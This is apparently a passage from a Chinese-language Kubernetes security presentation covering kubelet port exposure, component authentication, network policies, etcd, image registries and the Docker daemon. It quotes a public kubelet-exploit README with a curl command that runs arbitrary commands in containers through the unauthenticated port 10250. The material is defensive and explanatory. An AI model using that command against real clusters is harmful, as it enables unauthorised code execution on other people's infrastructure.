tTreeState:"clean", BuildDate:"2017-07-05T16:40:42Z", GoVersion:"go1.7.6", Compiler:"gc", Platform:"linux/amd64"}
[root@ubuntu:~# netstat -anp | grep kubelet
tcp        0      0 127.0.0.1:10248         0.0.0.0:*               LISTEN      17406/kubelet
tcp        0      0 127.0.0.1:49502         127.0.0.1:[redacted]    ESTABLISHED 17406/kubelet
tcp        0      0 127.0.0.1:49758         127.0.0.1:[redacted]    ESTABLISHED 17406/kubelet
tcp        0      0 127.0.0.1:51820         127.0.0.1:[redacted]    ESTABLISHED 17406/kubelet
tcp        0      0 127.0.0.1:48832         127.0.0.1:[redacted]    ESTABLISHED 17406/kubelet
tcp        0      0 127.0.0.1:51914         127.0.0.1:[redacted]    ESTABLISHED 17406/kubelet
tcp6       0      0 :::10250                :::*                    LISTEN      17406/kubelet
tcp6       0      0 :::10255                :::*                    LISTEN      17406/kubelet
tcp6       0      0 :::4194                 :::*                    LISTEN      17406/kubelet
unix  2      [ ACC ]     STREAM     LISTENING     47952    17406/kubelet        /var/run/dockershim.sock
unix  3      [ ]         STREAM     CONNECTED     48648    17406/kubelet
unix  3      [ ]         STREAM     CONNECTED     47972    17406/kubelet
unix  3      [ ]         STREAM     CONNECTED     47973    17406/kubelet        /var/run/dockershim.sock
unix  3      [ ]         STREAM     CONNECTED     48074    17406/kubelet
unix  3      [ ]         STREAM     CONNECTED     47834    17406/kubelet
unix  3      [ ]         STREAM     CONNECTED     48682    17406/kubelet
unix  3      [ ]         STREAM     CONNECTED     47974    17406/kubelet        /var/run/dockershim.sock
unix  3      [ ]         STREAM     CONNECTED     48654    17406/kubelet
unix  3      [ ]         STREAM     CONNECTED     60059    17406/kubelet
unix  3      [ ]         STREAM     CONNECTED     54152    17406/kubelet
root@ubuntu:~#
```

kubelet

- :::10250
- :::10255
- :::4194

下载 — root@ubuntu: ~ — ssh 192.168.10.218

~/Downloads — root@ubuntu: ~ — ssh 192.168.10.218 | ~ — -bash

```
[root@ubuntu:~# kubelet -h 2>&1 | grep -E "1025|419"
      --cadvisor-port int32                                The port of the localhost cAdvisor endpoint (default 4194)
      --port int32                                         The port for the Kubelet to serve on. (default 10250)
      --read-only-port int32                               The read-only port for the Kubelet to serve on with no authe
ntication/authorization (set to 0 to disable) (default 10255)
root@ubuntu:~#
```

README.md

kubelet-exploit

There were discussions (https://github.com/kubernetes/kubernetes/issues/11816, https://github.com/kubernetes/kubernetes/issues/3168, https://github.com/kubernetes/kubernetes/issues/7965), but looks like nobody cares.

Everybody who has access to the service kubelet port (10250), even without a certificate, can execute any command inside the container.

```
# /run/%namespace%/%pod_name%/%container_name%
$ curl -k -XPOST "https://k8s-node-1:10250/run/kube-system/node-exporter-iuwg7/node-exporter" -d "cmd=ls
total 12
```

Secure kubelet port 10250 #7965

Closed **stephenR** opened this issue on 9 May 2015 · 3 comments

stephenR commented on 9 May 2015

The kubelet exposes an unauthenticated endpoint on port 10250. The issues with this:

- there are the debug handlers /exec/ and /run/ that run code in any container on the host
- these debug handlers are enabled by default
- the code run in the container runs with full root capabilities (compared to docker's root with a capability bounding set)

4

https://github.com/kayrus/kubelet-exploit

https://github.com/kubernetes/kubernetes/issues/7965

https://github.com/kubernetes/kubernetes/issues/3168

k8s 组件互相调用的安全性

https://kubernetes.io/docs/concepts/architecture/master-node-communication/

- 互相认证
  - Service Account(JWT Token)
    - RBAC
    - ABAC
  - TLS Client Authentication
  - SSH Tunnels(Google Kube
- 保持隔离
  - *No wildcard address*

```
root@ubuntu:~# netstat -anp | grep kubelet
tcp        0      0 127.0.0.1:10248         0.0.0.0:*               LISTEN      32281/kubelet
tcp6       0      0 :::10250                :::*                    LISTEN      32281/kubelet
tcp6       0      0 :::10255                :::*                    LISTEN      32281/kubelet
tcp6       0      0 :::4194                 :::*                    LISTEN      32281/kubelet
unix  2      [ ACC ]     STREAM     LISTENING     150470   32281/kubelet       /var/run/dockershim.s
unix  3      [ ]         STREAM     CONNECTED     150479   32281/kubelet
unix  3      [ ]         STREAM     CONNECTED     151421   32281/kubelet
unix  3      [ ]         STREAM     CONNECTED     150478   32281/kubelet
unix  3      [ ]         STREAM     CONNECTED     174167   32281/kubelet
unix  3      [ ]         STREAM     CONNECTED     150480   32281/kubelet       /var/run/dockershim.s
unix  3      [ ]         STREAM     CONNECTED     150481   32281/kubelet       /var/run/dockershim.s
unix  3      [ ]         STREAM     CONNECTED     160703   32281/kubelet
unix  3      [ ]         STREAM     CONNECTED     150434   32281/kubelet
unix  3      [ ]         STREAM     CONNECTED     165398   32281/kubelet
unix  3      [ ]         STREAM     CONNECTED     161852   32281/kubelet
root@ubuntu:~#
```

网络的安全性

- Kubernetes 之内
  - Network Policy
- Kubernetes 之外
  - iptables
  - …

nginx2 只允许 nginx1 访问它的 80 端口

```
apiVersion: extensions/v1beta1
kind: NetworkPolicy
metadata:
  name: allow-nginx1-to-nginx2
  namespace: default
spec:
  podSelector:
    matchLabels:
      run: nginx2
  ingress:
  - from:
    - podSelector:
        matchLabels:
          run: nginx1
    ports:
      - protocol: TCP
        port: 80
```

ETCD 的安全性

- 尽可能单独部署
- 正确配置高可用模式
- 同样需要证书认证

容器镜像的安全性

- Registry 必须有认证
- 不使用 Tag 来作唯一标示（使用 digest）
- 镜像安全扫描
- Code Review, Code Review, Code Review

Docker Daemon 也需要被关注

- 绝对不要直接开放 Docker Remote API
- 正确使用 Volume 功能
- 尽可能少的使用特权模式容器（—privileged）

参考文献

- https://www.slideshare.net/mikestowe/secure-networking-for-kubernetes

- https://www.slideshare.net/MichaelCherny/security-best-practices-for-kubernetes-deployment

- https://www.owasp.org/index.php/Main_Page

DaoCloud | IT大咖说 知识共享平台

谢谢